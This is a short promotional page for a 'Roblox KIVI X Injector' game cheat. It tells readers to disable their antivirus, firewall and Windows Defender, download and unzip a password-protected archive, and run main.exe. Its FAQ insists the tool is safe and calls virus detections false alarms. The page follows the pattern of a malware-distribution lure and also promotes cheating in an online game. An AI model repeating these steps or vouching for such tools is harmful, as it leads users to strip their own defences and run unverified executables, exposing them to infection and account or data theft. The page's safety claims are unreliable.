

Roblox KIVI X Injector (2023)

Disable your antivirus and firewall before installing. Due to the nature of exploits (obfuscation, game manipulation, etc.), they are mistakenly labeled as viruses and malware. Also, disable Windows defender.
If there are problems with the injection of your DLL (i.e. connecting the exploit), you should try installing the Visual Redistributable.
Installation process
- Download this file -> CLICK
- Unzip on the desktop PASSWORD: 1234
- Start main.exe and enter installation path
- Close the installer window and start Roblox
KIVI X functionality
Before you can start using Kiwi X to execute scripts in Roblox, we first need to inject it. Take a look below to find out how to do both of these things.

Step 1: Run Roblox first then run Kiwi X. Once both programs are open click on the small injection icon in the top right of Kiwi X to inject it into Roblox.
Step 2: Now copy and paste the desired script into the Kiwi X screen and click on Execute to execute the script in Roblox.
Kiwi X FAQs
Yes, Kiwi X executor is completely safe to use. We have personally tested it and found it to be safe but we cannot guarantee that your account will not be banned.
No, Kiwi X is not a virus, Your anti-virus software may label it as a virus due to the type of app’s executors but that is just a false alarm.